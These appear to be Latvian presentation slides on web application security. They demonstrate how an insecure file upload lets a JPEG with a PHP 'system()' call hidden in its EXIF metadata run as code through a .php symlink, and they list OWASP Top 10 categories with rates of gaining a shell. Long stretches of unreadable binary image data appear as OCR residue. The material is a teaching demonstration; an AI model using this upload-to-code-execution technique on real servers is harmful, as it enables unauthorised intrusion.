
Nepārbauda faila vārdu, satura tipu un pašu saturu

Novieto pieejamu visiem zem web saknes vai CDN

Nepārbauda pret ļaunatūru un vīrusiem



m.z9.lv/file-upload/LandscapelImage.jpg





# Same file, different name

```
[root@kali-birojs:/var/www/file-upload# ls -la
total 152
drwxr-xr-x 2 root 4096 Mar 31 09:49 Krusts
drwxr-xr-x 7 www-data root 4096 Mar 31 09:39 ..
-rw-r--r-- 1 root 143866 Mar 31 09:49 LandscapeImage.jpg/Linux
lrwxrwxrwx 1 root root 18 Mar 31 09:47 LandscapeImage.php -> LandscapeImage.jpg
root@kali-birojs:/var/www/file-upload#
```

m.z9.lv/file-upload/LandscapeImage.php

0/ Agris Krusts <?php system("uname -a");?> yîAdobedÄyÛ,, yÀ  
AQa2qB#';±ÁRb3ðNár\$ñC,'eS²c4%Â£T!1AQa"ðq';±AÑ2áBRñb#r,3²S'¢ÀÒ4yÛ?÷Z\_ñ¼l±€-Ò€Jp4c&-âu½]~ÆäH 'Y4~Ä  
:ð Pïãð ZÍ€xð€5 '4() \*f€Û@€bÖé@1i "i" AÍ OP:é@@MPúÐ²@:: (°P†G¥P"€t4 šŠ½^ p½B7ð@^€/@"\$`ÐèuÃPèq¼



ÿØÿiŸPhotoshop 3.08BIMpZ%G720160331<093845+0300 0t(Agris Krusts

Linux kali-birojs 3.18.0-kali3-amd64 #1 SMP Debian 3.18.6-1~kali2 (2015-03-02) x86\_64 GNU/Linux

```

Y0:0:0:-000018BIMíHH8BIM ýáúhttp://ns.adobe.com/xap/1.0/ Agris Krusts <?php system("uname -a");?> ýíAdobedÀÿÛ,, ýÀX,,ýÄ
°!1"AQa2qB#';±ÁRb3ðÑár$ñC,'çS²c4%Â£T!1AQa"ðq';±ÁÑ2áBRñb#r,3²S'çÂÒ4ÿÚ?÷Z_ñ¼l±€-Ò€Jp4c&-âu½]-ÆäH 'Y4-Á'Ö©Nñ B;ð;JÉB÷ ĪD:↳T ü"QfB\p
€/@;:ð PĪãð ZÚ€xð€5 '4{)*f€Ù@€bÖé@1j..."T"ÁÚ OP;é@@"MPúĐ²@;j(°øP†GYP"€t4 šŠ½^ ¼½BŽð@^€/@"$ ĐèuĀPð¼½ ê"{'uH nÓJ@è@j@ Ô€©ĩ °,h^,CuŠð
Sj Ô(fiBH ÝBÈ~@"°©S/BèYĐHñ;ð;âBÈ^,Đ æ†fu H ½+Đ²;fPD÷Tt€ç~—pu k'ÚJZÚĐ,½S,^EfT'&]4-šDfâYfŽ€Ö...O@u@_...ĐèùPæ€4 4 Ö€.øPÓá@?Jμ ð'hJ
¼Ö;ÚPDÀ"@Ÿ"RŽÔPfüU(Z€kÒ Am*€ÖÔ P²@ l(€: èzμ Ô@PÈXP'htĐ Æ ĐZUC!CAC!z†,ðzP,@P'zP€ Đ ð½μ ĐĐ ðhð½^€CYê™ @€*Pè"YP~@@ (šP€Ttð
Đjfp_Ö†ðÉŸÝ ĩAŠ{oRHs`P4... Hf (S"€ZPŠ4;Z;B,,Áì(öühμ@" hEB...;...R€4`QØĐ"PO;Ÿ€t("c@T Z'(PμBuμè€-@0(PÚ€tjÚ†,Ô2 ^†fÖ Ú€@:e hŸ`ùPÈèhÒ€(jk@:
μP[JDP ' "dT@Đ"Ò€-@+PZ€(èZ(QZ€tμZ€>U@Z€-@"@@XpU -@1PÒ†Æà4@†BÔÒ€vÒ"lèŸ;@ùĐ£#á@0(Ö;Æ' @=mTÚ[ÓáP'P±ü"ëo...šĪ€~Ÿ(ĀúPùĐÆ
€ýj"vøÔ"p'Ö Z€,(jμíó "Ô,-@4†,Ô24ÿŠĐ ÔμZ€-@:h v P'Æ€=(€v Z ý(^€(€(€(j'T'Ú€-@^€-@ho...í@* PZ€(jPjPZ...AŸ P €-@@"(Ôjμk@+zP'h-@ €Ī
°@†BÚPñ;*@uŸŽ"TeBz;Ā...zÔμ zšgÒ...""P±Ô;-ùĐèĪjH mÒÔJŸμèY mM("mhKPZŸ'jμBÀèAzĐÇŸhÔ, x,sr,,WÚŸ»Ÿ•c'ùQÒ"ÚĪ.[ĀĀĀ&4"PEæ>"\8¹-k'8«Z-
ê<Ám(ÔjÖ,,Ú... μĪj v© " `iYj²oZH"º «@~"jÈV€öÔV@[M] v`mY"ºÔmjÉÖ ...' hÔé@ P@j²ÖV@Z PZ€-V@Z'jšμđ'j²HRD©%©$U T(Z©Ô"€-
CAC!@4 "HR@Z'B*H3@μÒ@è™ Z€v =hÔ(À Đ; oT;áÓúĐ-@Ÿ...P:ÚSüèĪŸ'Ô½>5ç[Mk$' Jühý(Ÿ@; :Đ?•ÚPaCCμt ŽÔ(kCCð$A«íéâ<<,‡jÈŸ—=?
²¼ÿ'VèvàqcCÜ‡dÜÜéñ°@_©ÚŸCĪđž Ö;GŸ-€ŸμZ-€Ÿ':€-Z€-@1@+P£.Ā,,Paj-PjÚ€V P[ZμúP Ú€-@ P'ÔjμXP'm(€(€T(ÔjμP ŌĪj...@ Pμ P' hmj'‡B...
"ÔμP"ÈTjμí@ °ĐÖ6@²j€6ĐÈÿ*éZŸ""#JI #^"0(:ð €`ŸfC!ŽŸ•é@?': "Úü" vð;E"@;PĐ"ħμĪR@U;i@=μ$ j€ Ž²hAjÈ:Ÿ"+'1Ā "S²ð=1k Æð"rsjuJÖ k@"ŌĪB'Æð"...Ú
€o@ ^€`PÚ'Ÿ"mhjÚ€-ŸZ€-@ (jμm "HUμZ€v© V"Æº€μP© U@PjZ€v "Ö μZ€-@ P@ μP@j± P'ÓAjμZ...PÔj:ÖÒH;P Ú PÔ$`QúPkzúĐÔ#xâj...2øĐ°;F(ĴáBŽŌ$
"p ..."HÚÖ ĩ ð PÀjð ...Z€(n"(À @;Pí@ÓJ'mðº€ÚjHÖ'Ÿ'-šm$μº€Ÿ'(m 4;Ÿ€,(mm B•mº€Úè@jÚV@lº€Ú@jÚ@h·^""€[j€ÚPÚŸYjH €^"€-@ μZ,,QÚº€μ$©
$U(ZºUj-@+PÔμZ...μST;Ÿ=[ZHR@[J V "IT£μZ€-PÔ;RjñøWC#·ó ;é@1@ μ@;PĐxšç@4μÀμöúT:€{EYéPV@Z ' k@0(m@;k@J;€-B"(í@ ...Ÿ@H©S©
%ü*Ö@PĀÔé@Ú€, P;P;è@?ð ...@0(Æ`V@À Ajv USZ€{höĐÚÚ@t Ýu "jZ'PÖ,j' V ...B €V ,*"€V "m(€-@j P'Ô"€-j μ"ÔjŸ'jμ@ ²ÖXĐ"ÖJ=
'μ@;PV%¼UĐèÔĐJÚ€=m@4±üè@·ýh½I(í©SP© 6ÒAxŸ@« {i zTjÚ€ "Ò©F·i-@u½zP€ Z€v JR@Z "j Æ-«š€vÒ©COJμBÒ€-èT£μ~4oá@;V@ Đ@P'@1j;F(Ā€tμ-
@0Ÿº: PÖ€{hÔ°4'P-(EY"€DR@ZÔ4 P €-Ö`PŠ€-TP' P"€Ÿ"j" μ"ÖèP"ħ"€-@+PÔμ/zμZ€-@+P;j-@*Ÿ' €uŸT@ŸŸB™ Cájêdè #J'c*$ cáPÔ0© úR@í$Ò;Ā÷ ... \kì,È*
€·ŸBm 1ZºÚ' H'Ā'R@ĪP*μ:Ō;Gj-I€-@7ùP ([Đ;j€vj JÈZ dP@Ā€-Ÿ`ĀŸ@PAŌ'Pa@Ÿè€(z 1@=oPð@:€t*ĐR...B "h@*μYμ$ ÔjHP Ô'Z€-@4μí@"(ÔjÒ€-
@ P¾4u·RÔ'h "iuZ€-@P@ PR(è"ºR·é&GkR@PÆÔ(íiii@ŌèèŌi€-Ō "€v5i@l"Kt0*YuYu@Ōè"ĪĪ(m "·T:@·TŸP' kZĪĪi@· o@ uñhŌ( ĩhâ ĩñ PðéR(À4u@PĪP

```



```
root@kali-birojs:/var/www/file-upload#
root@kali-birojs:/var/www/file-upload# 00 0tHAgri Krusts
root@kali-birojs:/var/www/file-upload# ls -la
total 152
drwxr-xr-x 2 root root 4096 Mar 31 09:49 .
drwxr-xr-x 7 www-data root 4096 Mar 31 09:39 ..
-rw-r--r-- 1 root root 143865 Mar 31 09:56 LandscapeImage.jpg
lrwxrwxrwx 1 root root 18 Mar 31 09:47 LandscapeImage.php -> LandscapeImage.jpg
root@kali-birojs:/var/www/file-upload# exiftool -a LandscapeImage.jpg | grep ^Copyright\ Notice
Copyright Notice : Agris Krusts <?php echo "<br><br>";system("uname -a"); echo "<br><br>"?>
root@kali-birojs:/var/www/file-upload#
```



---

Cik bieži var tikt pie „shell“?

100%



<b>A1 Injection</b>	<b>40%</b>
<b>A2 Broken Authentication and Session Management</b>	<b>70%</b>
<b>A3 Cross-Site Scripting (XSS)</b>	<b>60%</b>
<b>A4 Insecure Direct Object References</b>	<b>30%</b>
<b>A5 Security Misconfiguration</b>	<b>70%</b>
<b>A6 Sensitive Data Exposure</b>	<b>20%</b>
<b>A7 Missing Function Level Access Control</b>	<b>40%</b>
<b>A8 Cross-Site Request Forgery (CSRF)</b>	<b>30%</b>
<b>A9 Using Components with Known Vulnerabilities</b>	<b>15%</b>
<b>A10 Unvalidated Redirects and Forwards</b>	<b>&lt;10%</b>
<b>* Problēmas ar kešatmiņas pārvaldību</b>	<b>20%</b>
<b>* Problēmas ar failu augšupielādi</b>	<b>30%</b>
<b>* OS komandu izpilde</b>	<b>10%</b>



---

# Paldies par uzmanību!

## Jautājumi?

Kontaktinformācija:

[www.itcentrs.lv](http://www.itcentrs.lv)

e-pasts: [Agris.Krusts@itcentrs.lv](mailto:Agris.Krusts@itcentrs.lv)

Twitter: [@agris\\_krusts](https://twitter.com/agris_krusts)

Linked-in: <http://lv.linkedin.com/in/agriskrusts>